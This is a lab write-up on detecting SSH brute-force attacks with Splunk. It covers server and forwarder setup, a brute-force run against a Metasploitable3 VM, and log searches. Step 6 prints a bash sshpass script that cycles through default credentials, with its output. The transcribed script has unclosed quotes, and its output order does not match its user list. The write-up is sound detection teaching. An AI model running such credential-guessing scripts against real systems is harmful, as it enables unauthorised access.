



Phase 2 : Visual Analysis with a SIEM Dashboard


1. Download & Install Splunk Enterprise Kali (attacker VM):

```
wget -O splunk-9.3.2.deb "https://download.splunk.com/products/splunk/releases/9.3.2/linux/splunk-9.3.2-d8bb32809498-linux-2.6-amd64.deb"
sudo dpkg -i splunk-9.3.2.deb
sudo apt --fix-broken install # Fix dependencies if needed
sudo /opt/splunk/bin/splunk start --accept-license
sudo /opt/splunk/bin/splunk enable boot-start
```

- **Access Splunk Web UI:**
Navigate to `http://<SIEM_IP>:8000` and log in as admin



2. Enable Receiving on Port 9997 in Splunk



3. Install Splunk Forwarder on Metasploitable3

```
wget -O splunkforwarder.deb "https://download.splunk.com/products/universalforwarder/releases/9.4.1/linux/splunkforwarder-9.4.1-e3bdab203ac8-linux-arm64.deb"
sudo dpkg -i splunkforwarder.deb
sudo /opt/splunkforwarder/bin/splunk start --accept-license
```

4. Connect Forwarder to Server

```
sudo /opt/splunkforwarder/bin/splunk add forward-server 192.168.8.170:9997

# Restart the forwarder to apply changes
sudo /opt/splunkforwarder/bin/splunk restart
```


```
vagrant@metasploitable3-ub1404:~$ sudo /opt/splunkforwarder/bin/splunk add forward-server 192.168.8.170:9997
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Your session is invalid. Please login.
Splunk username: vagrant
Password:
Added forwarding to: 192.168.8.170:9997.
vagrant@metasploitable3-ub1404:~$
```

- `sudo /opt/splunkforwarder/bin/splunk list forward-server`

```
vagrant@metasploitable3-ub1404:~$ sudo /opt/splunkforwarder/bin/splunk list forward-server
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Your session is invalid. Please login.
Splunk username: vagrant
Password:
Active forwards:
  192.168.8.170:9997
Configured but inactive forwards:
  None
vagrant@metasploitable3-ub1404:~$
```

5. Monitor SSH Log File

- `sudo /opt/splunkforwarder/bin/splunk add monitor /var/log/auth.log`



6. Run the attack

```
File Actions Edit View Help
GNU nano 8.2 ssh_attack.sh
#!/bin/bash

HOST="192.168.8.171"
USERS=("vagrant" "user" "msfadmin" "postgres" "service")
PASSWORDS=("vagrant" "user" "msfadmin" "postgres" "service" "vagrant123" "user123" "msfadmin123" "postgres123" "service123")

for user in "${USERS[@]}; do
  for pass in "${PASSWORDS[@]}; do
    echo "Trying $user:$pass"
    sshpass -p "$pass" ssh -o StrictHostKeyChecking=no -o ConnectTimeout=5 "$user@$HOST" exit
    if [ $? -eq 0 ]; then
      echo "✓ Success: $user:$pass"
      exit 0
    fi
  done
done

echo "✗ No valid credentials found."
```

```
(attacker@attacker)-[~] - ssh (archive.ubuntu.com)
$ ./ssh_attack.sh
Trying user:vagrant
Permission denied, please try again.
Trying user:user
Permission denied, please try again.
Trying user:msfadmin
Permission denied, please try again.
Trying user:postgres
Permission denied, please try again.
Trying user:service
Permission denied, please try again.
Trying user:vagrant123
Permission denied, please try again.
Trying user:user123
Permission denied, please try again.
Trying user:msfadmin123
Permission denied, please try again.
Trying user:postgres123
Permission denied, please try again.
Trying user:service123
Permission denied, please try again.
```

```
Permission denied, please try again.
Trying service:service
Permission denied, please try again.
Trying service:vagrant123
Permission denied, please try again.
Trying service:user123
Permission denied, please try again.
Trying service:msfadmin123
Permission denied, please try again.
Trying service:postgres123
Permission denied, please try again.
Trying service:service123
Permission denied, please try again.
Trying vagrant:vagrant
✓ Success: vagrant:vagrant
(attacker@attacker)-[~]
$
```

7. Search Logs in Splunk

- Open: `http://localhost:8000`
- Go to **Search & Reporting > Data Summary > Hosts**
- Select: `metasploitable3`
- Go to **Sources** → `/var/log/auth.log`

`index=* source="/var/log/auth.log" "Failed password"`

The screenshot shows a Splunk search interface with the query `index=* source="/var/log/auth.log" "Failed password"`. The search results are displayed in a table format, showing 7 events. The table columns are Time, Event, and Source. The events are filtered by the search criteria and show failed password attempts for various users and hosts.


Time	Event	Source
4/26/25 4:11:23.000 AM	metasploitable3-ub1404 ssh[7186]: Failed password for invalid user wronguser from 192.168.8.178 port 35612 ssh2	metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
4/26/25 4:11:07.000 AM	metasploitable3-ub1404 ssh[7186]: Failed password for invalid user wronguser from 192.168.8.178 port 35612 ssh2	metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
4/26/25 3:02:48.000 AM	metasploitable3-ub1404 ssh[6324]: Failed password for vagrant from 192.168.8.178 port 38526 ssh2	metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
4/25/25 12:57:16.000 PM	metasploitable3-ub1404 ssh[2142]: Failed password for invalid user user from 192.168.8.178 port 45778 ssh2	metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
4/25/25 12:56:00.000 PM	metasploitable3-ub1404 ssh[2142]: Failed password for invalid user user from 192.168.8.178 port 45778 ssh2	metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
4/25/25 12:56:00.000 PM	metasploitable3-ub1404 ssh[2142]: Failed password for invalid user user from 192.168.8.178 port 45778 ssh2	metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
4/25/25 12:56:00.000 PM	metasploitable3-ub1404 ssh[2142]: Failed password for invalid user user from 192.168.8.178 port 45778 ssh2	metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog

`index=* source="/var/log/auth.log" "Accepted password"`

The screenshot shows a Splunk search interface with the query `index=* source="/var/log/auth.log" "Accepted password"`. The search results are displayed in a table format, showing 12 events. The table columns are Time, Event, and Source. The events are filtered by the search criteria and show accepted password attempts for various users and hosts.

Time	Event	Source
4/26/25 4:17:22.000 AM	metasploitable3-ub1404 ssh[7232]: Accepted password for vagrant from 192.168.8.178 port 37296 ssh2	metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
4/26/25 4:11:43.000 AM	metasploitable3-ub1404 ssh[7186]: Accepted password for vagrant from 192.168.8.178 port 38958 ssh2	metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
4/26/25 3:43:18.000 AM	metasploitable3-ub1404 ssh[6956]: Accepted password for vagrant from 192.168.8.178 port 47928 ssh2	metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
4/26/25 3:42:51.000 AM	metasploitable3-ub1404 ssh[6936]: Accepted password for vagrant from 192.168.8.178 port 48034 ssh2	metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
4/26/25 3:08:47.000 AM	metasploitable3-ub1404 ssh[6844]: Accepted password for vagrant from 192.168.8.178 port 49222 ssh2	metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
4/26/25 3:07:18.000 AM	metasploitable3-ub1404 ssh[6821]: Accepted password for vagrant from 192.168.8.178 port 48758 ssh2	metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
4/26/25 3:03:06.000 AM	metasploitable3-ub1404 ssh[6326]: Accepted password for vagrant from 192.168.8.178 port 43428 ssh2	metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
4/25/25 1:55:51.000 PM	metasploitable3-ub1404 ssh[2187]: Accepted password for vagrant from 192.168.8.178 port 46598 ssh2	metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
4/25/25 1:51:31.000 PM	metasploitable3-ub1404 ssh[2187]: Accepted password for vagrant from 192.168.8.178 port 49874 ssh2	metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
4/25/25 1:51:30.000 PM	metasploitable3-ub1404 ssh[2187]: Accepted password for vagrant from 192.168.8.178 port 49874 ssh2	metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
4/25/25 1:51:29.000 PM	metasploitable3-ub1404 ssh[2187]: Accepted password for vagrant from 192.168.8.178 port 49874 ssh2	metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog

attack visualization and analysis.



Outcome

- Splunk successfully ingested logs from the victim environment.
- SSH attack patterns were visible in the collected logs.
- Attack data was **classified** and **visualized** in an easy-to-understand format (Bar Chart)
- The dashboard provided a **clear view** of the attack surface, allowing security teams to detect brute-force behaviors quickly.

Conclusion

This phase demonstrated the effectiveness of SIEM tools like Splunk in **detecting and analyzing attack patterns** through centralized log collection.

By simulating real-world brute-force SSH attacks and visualizing the results, we proved that SIEM dashboards are critical for **early detection of malicious activities** and **incident response planning**.